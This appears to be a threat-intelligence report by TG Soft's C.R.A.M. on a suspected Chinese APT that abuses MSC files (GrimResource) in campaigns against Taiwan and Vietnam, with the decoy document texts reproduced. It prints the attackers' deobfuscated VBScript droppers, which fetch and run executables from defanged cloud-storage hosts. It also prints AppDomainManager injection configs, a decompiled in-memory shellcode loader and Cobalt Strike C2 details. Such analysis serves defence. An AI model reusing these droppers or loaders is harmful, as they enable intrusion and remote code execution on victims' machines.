



21/08/2024

17:16

Chinese APT abuses MSC files with GrimResource vulnerability

TG Soft's C.R.A.M. has been monitoring the abuse of MSC files by a Chinese APT that exploited a new diskless shellcode.



Over the past few months, TG Soft's C.R.A.M. has been monitoring different threat actors abusing MSC files.


The first APT group to use .MSC files in their attacks was #Kimsuky in April 2024, as reported by company [Genians](#). In May 2024, the use of this technique was also observed by the APT group known as #MustangPanda, which carries the #PlugX malware as reported by [NTT](#).

In June 2024, the abuse of .MSC files was detected with the vulnerability called

#GrimResource as reported byElastic.

TG Soft's C.R.A.M. continued to monitor the situation in the following months, identifying new malware campaigns carried out by an unknown cyber-actor that is most likely of Chinese origin to target Southeast Asia.

Below is the timeline of the monitored attacks:



The first campaign we analyzed is that of August 2, 2024.

[upd 2024-08-26 -> The timeline has been updated: the campaign identified on 2024/08/23 was delivered on 2024/08/19]

[upd 2024-09-16 -> The timeline has been updated: added the campaign of 2024/09/14]


Campaign Analysis

Campaign of August 2, 2024

On August 2, 2024, an email campaign was released with the following file attached: 水域污染詳細訊息.msc

Translating the file name from Chinese to english, the document refers to: *Detailed information on water pollution.msc*

The image of the infection chain is shown in the figure:




```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2, strURL3, strShowfileURL
Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath
Dim strExecutablePath
strURL1 = "https[:]//wordpresss-data[.]s3[.]me-south-1[.]amazonaws[.]com/oncesvc.exe"
strURL2 = "https[:]//wordpresss-data[.]s3[.]me-south-1[.]amazonaws[.]com/oncesvc.exe.config"
strURL3 = "https[:]//wordpresss-data[.]s3[.]me-south-1[.]amazonaws[.]com/water.txt"
strShowfileURL = "https[:]//wordpresss-data[.]s3[.]me-south-1[.]amazonaws[.]com/ws.pdf"
strDownloadPath1 = "C:\Users\Public\oncesvc.exe"
strDownloadPath2 = "C:\Users\Public\oncesvc.exe.config"
strDownloadPath3 = "C:\Users\Public\water.txt"
strShowfilePath = "C:\Users\Public\wrasb.pdf"
strExecutablePath = "C:\Users\Public\oncesvc.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1 ' adTypeBinary
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2 ' adSaveCreateOverWrite
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```

The script downloads the following files into the C:\Users\Public folder:

- oncesvc.exe (Microsoft legitimate file "ClickOnce")

- oncesvc.exe.config (Configuration file to load malicious DLL)
- water.txt (Unused file, probably to track infection)
- ws.pdf (Decoy)

Below we see the images of the decoy PDF file:

水利**污染**投訴及相關訊息

投訴人: 韋立宪

聯絡方式: sndsa22@proton.me

在 2024 年 7 月 29 日, 我在貴署轄區內發現了多個水域污染的情況。具體表現為水體中漂浮著明顯的垃圾, 水色顯著變得渾濁, 並散發出刺鼻的異味。這些污染現象不僅影響了水體的視覺美觀, 也可能對生態環境和居民健康造成長期的負面影響。請貴署對此問題予以高度重視, 並採取必要的措施進行處理。

以下照片顯示了污染的具體情況, 包括水體表面漂浮的垃圾和污染物。每張照片都有簡要的說明, 幫助理解污染的範圍和影響。



拍攝日期: 7.28

發現了明顯的污水偷排現象。非法排放的污水在未經處理的情況下直接排入水體, 導致水域出現了顯著的污染。污水中含有大量有害物質



拍攝日期: 7.28

偷排污水行為嚴重危害了水體健康和周圍環境，急需採取有效措施進行處理。透過立即整改、源頭調查、長期監測和公眾溝通，可以有效遏制污染問題，保護水域生態和公共健康。



攝於: 7.26

密佈著大量漂浮垃圾。垃圾種類繁多，包括塑膠袋、瓶子、食品包裝物以及其他不可降解的廢棄物。垃圾在水面上聚集成堆，部分垃圾已經沉入水下，形成了明顯的水面漂浮物層。水體的清澈程度受到嚴重影響，呈現混濁的狀態。

解決建議：

立即處理

停止非法排放：找出並封鎖偷排污水的源頭。

清理污染：組織清理團隊對受污染水域進行處理，去除垃圾和污水。

調查和追責

追蹤源頭：調查污染源，追究責任，依法處罰相關責任人或企業。

長期預防

加強監管：改善和執行環境法規，增加對排污行為的監管。

公眾教育：提高民眾環保意識，鼓勵舉報非法排污行為。

恢復生態

生態修復：實施生態復育措施，如植被恢復，監測修復效果。

附加建議：

設立長期解決方案，防止類似污染事件的發生。

提供公眾舉報渠道，鼓勵社區參與水質保護。

The oncesvc.exe.config file contains the following configuration:


```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820"
culture="neutral" />
        <codeBase version="0.0.0.0" href="https[:]//360photo[.]joss-cn-
hongkong[.]aliyuncs[.]com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```

which allows to load the malicious DLL from the address [https\[:\]//360photo\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/202407111985.jpeg](https[:]//360photo[.]joss-cn-hongkong[.]aliyuncs[.]com/202407111985.jpeg) through the App Domain Manager Injection technique.

The malicious DLL that is executed by the ONCESVC.EXE process, download from the site [https\[:\]//360photo\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/202407111522.jpeg](https[:]//360photo[.]joss-cn-hongkong[.]aliyuncs[.]com/202407111522.jpeg) a completely diskless 64-bit shellcode.

In the figure we can see the decryption of the obfuscated URL with AES and the execution of the downloaded shellcode thread:

```

// Token: 0x02000006 RID: 6
internal static class snowlackingattempt95384
{
    // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
    public static void chocolatenoiselessveil36778()
    {
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGdkGLrkGw/FOUytT0HPz96SYD8gJs5tssiXDMnrNrsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7tOqhYk6GQ==");
        byte[] array = oncesvc.snowlackingattempt95384.salmonastelessmusic67718(new Uri(uriString));
        uint num = (uint)array.Length;
        IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
        Marshal.Copy(array, 0, intPtr, (int)num);
        IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
        oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
    }
}


// Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
internal static byte[] salmonastelessmusic67718(Uri magentahurtbirds19428)
{
    byte[] result;
    using (WebClient webClient = new WebClient())
    {
        result = webClient.DownloadData(magentahurtbirds19428);
    }
    return result;
}

// Token: 0x02000007 RID: 7
public static class ivoryoutrageouslunch95992
{
    // Token: 0x06000009 RID: 9 RVA: 0x000021DC File Offset: 0x000003DC
    public static string charcoalchivalrousspark24371(string aquamarinethunderingporter12822)
    {
        byte[] snowminiatureair = Convert.FromBase64String(aquamarinethunderingporter12822);
        return oncesvc.ivoryoutrageouslunch95992.whiteabackbasket70240(snowminiatureair).Replace("\0", string.Empty);
    }
}

// Token: 0x0600000A RID: 10 RVA: 0x0000220C File Offset: 0x0000040C
private static string whiteabackbasket70240(byte[] snowminiatureair27233)
{
    string @string;
    using (AesManaged aesManaged = new AesManaged())
    {
        aesManaged.Mode = oncesvc.ivoryoutrageouslunch95992.cipherMode;
        aesManaged.Padding = oncesvc.ivoryoutrageouslunch95992.paddingMode;
        aesManaged.Key = oncesvc.ivoryoutrageouslunch95992.chartreusnullhoney52739;
    }
}

```

The shellocode uses a custom **DBJ2** algorithm to determine the hash of the API names to use, as we see in the figure:



The 64bit shellcode connects to domain status[.]s3cloud-azure[.]com on the port 8080 at the page:


/common/oauth2/authorize?client_id=<ID del cliente>

by sending the following request via post: {"user": "password"}

The following information is sent in base 64 in the client_id field:

- username with an indication of whether it is Administrator (isAdmin)
- PC name
- process name
- indication of the architecture of the operating system (32 or 64 bit)
- system memory

Then the shellcode calls the following page: /api/v1/homepage/<id>



If the answer you get is different from:

- NULL
- 404 Not Found!

then a new shellcode is executed as we see in the figure:

```
loc_539:
mov     esi, [rbp+810h+arg_0]
mov     r9d, 4
mov     edx, esi
mov     r8d, 1000h
xor     ecx, ecx
call    [rbp+810h+var_820] ; 0x60 VirtualAlloc
mov     rcx, rax
mov     rdx, rdi
mov     rbx, rax
call    sub_CB0
mov     r8d, 4000h
mov     edx, esi
mov     rcx, rdi
call    r14 ; VirtualFree
mov     r9d, 40h ; '@'
mov     r8d, 1000h
mov     edx, esi
xor     ecx, ecx
call    [rbp+810h+var_820] ; 0x60 VirtualAlloc
mov     r8d, esi
mov     rdx, rbx
mov     rcx, rax
mov     rdi, rax
call    [rbp+810h+var_7D8] ; 0xa8 memcpy
mov     r8d, 4000h
mov     edx, esi
mov     rcx, rbx
call    r14 ; VirtualFree
xor     ebx, ebx
xor     r9d, r9d
mov     [rsp+910h+var_8E8], rbx
mov     r8, rdi
xor     edx, edx
mov     dword ptr [rsp+910h+var_8F0], ebx
xor     ecx, ecx
call    [rbp+810h+var_778] ; 0x108 CreateThread
mov     rcx, rax
mov     edx, 0FFFFFFFh
call    [rbp+810h+var_770] ; 0x110 WaitForSingleObject
mov     r8d, 4000h
mov     edx, esi
mov     rcx, rdi
call    r14 ; VirtualFree
jmp     loc_480
```

During the analysis the shellcode downloaded and executed a third stage containing the Marte Beacon with CobaltStrike which connected to the site: static[.]trendmicrotech[.]com with 8443 port (ipv6: 2a06:98c1:3120:0:0:0:0:7) at the pages:

- GET /etc.clientlibs/microsoft/clientlibs/clientlib-mwf-new/resources/fonts.
- POST /OneCollector/1.0

This version of CobaltStrike created the following pipe: `\\.\pipe\srvsvc-1-5-5-067b62`

The August 2 campaign targeted the Taiwan government as reported by [StrikeReady_Labs](#)

Campaign of July 16, 2024

On July 16, 2024, the file **Cert.msc** was uploaded to Virus Total from Vietnam .

It is assumed that this is the first campaign used by the threat actor exploiting the grim resource technique.

The MSC file contains an obfuscated script from which the following is obtained:

```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2
Dim strDownloadPath1, strDownloadPath2
Dim strExecutablePath
strURL1 = "https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/Cert.exe"
strURL2 = "https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/Cert.exe.config"
strDownloadPath1 = "C:\Users\Public\Music\Cert.exe"
strDownloadPath2 = "C:\Users\Public\Music\Cert.exe.config"
strExecutablePath = "C:\Users\Public\Music\Cert.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
objShell.Run strExecutablePath, 1, True
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1 ' adTypeBinary
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2 ' adSaveCreateOverWrite
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```

The script inside the MSC file downloads the following files:

- [https\[:\]//speedshare\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/Cert.exe.config](https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/Cert.exe.config)
- [https\[:\]//speedshare\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/Cert.exe](https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/Cert.exe)
- [https\[:\]//speedshare\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/ServiceHub.json](https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/ServiceHub.json)
- [https\[:\]//speedshare\[.\]joss-cn-hongkong\[.\]aliyuncs\[.\]com/205fcab1ea04882.jpg](https[:]//speedshare[.]joss-cn-hongkong[.]aliyuncs[.]com/205fcab1ea04882.jpg)

The following files were not available during the analysis:

- Cert.exe
- ServiceHub.json

The Cert.exe file should have been the ServiceHub.Host.netfx.x64.exe program.

The Cert.exe.config file contains the following configuration:

```

<configuration>
<runtime>
<assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
<dependentAssembly>
<assemblyIdentity name="ServiceHub" publicKeyToken="205fcab1ea048820"
culture="neutral" />
<codeBase version="0.0.0.0" href="https[:]//speedshare[.]oss-cn-
hongkong[.]aliyuncs[.]com/ServiceHub.json"/>
</dependentAssembly>
</assemblyBinding>
<etwEnable enabled="false" />
<appDomainManagerAssembly value="ServiceHub, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=205fcab1ea048820" />
<appDomainManagerType value="ServiceHub" />
</runtime>
</configuration>

```

It is assumed that the ServiceHub.json file is the malicious DLL that is loaded through the App Domain Manager Injection technique and the 205fcab1ea04882.jpg file instead directly contains the Marte Beacon with CobaltStrike that connected to the site: us2[.]s3bucket-azure[.]online (ipv6: 2a06:98c1:3120:0:0:0:7) at the page "/etc.clientlibs/microsoft/clientlibs/clientlib-mwf-new/resources/fonts"

The July 16, 2024 campaign did not use the 64-bit shellcode seen in the August 2 campaign, but instead directly executed the Marte Beacon with Cobalt Strike, as shown in the figure.:



Campaign of August 12, 2024

On August 12, 2024, the file **Document_new.pdf.msc** was uploaded to Virus Total from Vietnam.

The MSC file contains an obfuscated script from which the following is obtained:

```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2, strURL3, strShowfileURL
Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath
Dim strExecutablePath
strURL1 = "https[:]//speedshare[.]oss-cn-
hongkong[.]aliyuncs[.]com/a85f760d1f9cd374.json"
strURL2 = "https[:]//speedshare[.]oss-cn-
hongkong[.]aliyuncs[.]com/a85f760d1f9cd374.config"
strURL3 = "https[:]//yitoo[.]oss-cn-hongkong[.]aliyuncs[.]com/calc.exe"
strShowfileURL = "https[:]//speedshare[.]oss-cn-
hongkong[.]aliyuncs[.]com/Document_new.pdf"
strDownloadPath1 = "C:\Windows\Temp\Service.exe"
strDownloadPath2 = "C:\Windows\Temp\Service.exe.config"
strDownloadPath3 = "C:\Users\Public\win.ini"
strShowfilePath = "C:\Users\Public\Documents\Documents.pdf"
strExecutablePath = "C:\Windows\Temp\Service.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, False
objShell.Run strShowfilePath, 1, False
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1 ' adTypeBinary
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2 ' adSaveCreateOverWrite
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```

The only component we had access to was the calc.exe file, which was stored inside the

public folder under the name win.ini.

During the analysis, it was not possible to recover most of the files used in the attack..

Campaign of August 15, 2024

On August 15, 2024, the file **readme(解压密码).msc** was uploaded to Virus Total

The MSC file contains an obfuscated script from which the following output is obtained:

```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2, strURL3, strShowfileURL
Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath
Dim strExecutablePath
strURL1 = "https[:]//app-dimensiona[.]s3[.]sa-east-1[.]amazonaws[.]com/oncesvc.exe"
strURL2 = "https[:]//bjj-files-production[.]s3[.]sa-east-1[.]amazonaws[.]com/msedge.dll"
strURL3 = "https[:]//app-dimensiona[.]s3[.]sa-east-1[.]amazonaws[.]com/oncesvc.exe.config"
strShowfileURL = "https[:]//app-dimensiona[.]s3[.]sa-east-1[.]amazonaws[.]com/readme.docx"
strDownloadPath1 = "C:\Users\Public\oncesvc.exe"
strDownloadPath2 = "C:\Users\Public\msedge.dll"
strDownloadPath3 = "C:\Users\Public\oncesvc.exe.config"
strShowfilePath = "C:\Users\Public\readme.docx"
strExecutablePath = "C:\Users\Public\oncesvc.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1 ' adTypeBinary
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2 ' adSaveCreateOverWrite
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```

This campaign is similar to the one on August 2nd, where the oncesvc.exe file is used to

load the malicious DLL downloaded from: [https://speedshare\[.\]oss-cn-hongkong\[.\]aliyuncs\[.\]com/af7ffc2a629a1c258336fde8a1f71e0a.json](https://speedshare[.]oss-cn-hongkong[.]aliyuncs[.]com/af7ffc2a629a1c258336fde8a1f71e0a.json).

Malicious DLL downloads 64-bit shellcode from [https://speedshare\[.\]oss-cn-hongkong\[.\]aliyuncs\[.\]com/2472dca8c48ab987e632e66caabf86502bf3.xml](https://speedshare[.]oss-cn-hongkong[.]aliyuncs[.]com/2472dca8c48ab987e632e66caabf86502bf3.xml).

The 64-bit shellcode is similar to the one seen on August 2nd, the command and control server in this case is **api[.]s2cloud-amazon[.]com**.

The post used in this case is: `{"user": "password1"}`, slightly different than the August 2 campaign.

Again the shellcode downloaded the Marte Beacon with Cobalt Strike, which turned out to be the same version seen in the August 2 campaign..

Campaign of August 20, 2024

On August 20, 2024, the file "**Hướng dẫn và yêu cầu kiểm tra, giám sát hoạt động của từng đơn vị năm 2024.msc**" was uploaded to Virus Total.

The campaign targets Vietnam, translating the file name from Vietnamese would be "Instructions and requirements for inspection and supervision of the activities of each unit in 2024.msc"

The MSC file is similar to those seen in previous campaigns, the ONCESVC.EXE file is replaced with MUSICV.EXE.

The configuration file is the same as seen in the August 15 campaign, the same 64-bit shellcode is downloaded and the same Marte Beacon with Cobalt Strike.

Interesting is the decoy displayed on theme "**Vietnam Oil and Gas**":

tập đoàn dầu khí việt nam

Căn cứ “Quy chế quản lý đầu tư nước ngoài của Tập đoàn Dầu khí Việt Nam” và báo cáo kiểm tra, giám sát, đánh giá hiệu quả hoạt động 6 tháng đầu năm 2024 của đại diện từng đơn vị thuộc PVN và theo Quyết định số Quyết định 8346/QĐ-DKVN ngày 14/12/2023, Sau khi tiến hành thanh tra, giám sát toàn diện các đơn vị trong 6 tháng đầu năm 2024, Hội đồng thành viên PVN yêu cầu như sau:

1. Phần vốn góp của PVN tại đơn vị này:

Thực hiện chỉ đạo tại văn bản số 3419/DKVN-HĐTV ngày 20/4/2024 và văn bản số 587/CT-DKVN ngày 29/1/2024, chúng tôi sẽ tiếp tục thực hiện công tác thanh tra, giám sát, kiểm tra hiệu quả hoạt động tại quý I năm 2024. Yêu cầu về kết quả đánh giá. Rà soát các sửa đổi do mỗi đơn vị đề xuất và bổ sung các điều lệ công ty và quy chế quản trị nội bộ khi cần thiết.

Tăng cường quản lý việc sử dụng vốn, tài sản của doanh nghiệp, định kỳ hàng quý báo cáo PVN tình hình thực hiện. Theo Chỉ thị số 3700/CT-DKVN của Hội đồng quản trị PVN ngày 29/5/2024, các giải pháp cần được xây dựng và triển khai thận trọng để xử lý triệt để các ý kiến, vấn đề đặc biệt cần nêu trong báo cáo kiểm toán.

Đảm bảo tuân thủ nghiêm ngặt yêu cầu nộp báo cáo quản lý tài chính đặc biệt và hoạt động theo quy định tại Quyết định số 2941/QĐ-DKVN ngày 03/5/2024.

2. Hướng dẫn giám sát, kiểm soát hoạt động:

Tiếp tục tăng cường công tác kiểm tra, giám sát các hoạt động thường ngày, hoạt động đầu tư, quản lý tài chính của đơn vị, kịp thời cảnh báo, đề xuất các vướng mắc tiềm ẩn và thường xuyên báo cáo tiến độ công việc cho PVN.

Thường xuyên đánh giá việc thực hiện các chỉ đạo của PVN tại các đơn vị nhằm đảm bảo liên tục hoàn thiện cơ chế kiểm soát, kiểm toán nội bộ.

Theo Quyết định số 8666/QĐ-DKVN do Hội đồng quản trị PVN ban hành ngày 27/12/2023, kế hoạch hoạt động của Ban Kiểm soát sẽ được triển khai và các báo cáo tài chính sẽ được xem xét, đánh giá toàn diện định kỳ 6 tháng hoặc hàng năm như đã lên kế hoạch.

3. Biện pháp thực hiện cụ thể:

PVN yêu cầu đại diện từng đơn vị triển khai hiệu quả các yêu cầu khác nhau theo hướng dẫn nêu trên. Nếu trong quá trình thực hiện nếu gặp vướng mắc gì, vui lòng báo cáo PVN kịp thời để nhận được hướng dẫn, xử lý kịp thời.

Trân trọng.

Đơn vị trực thuộc

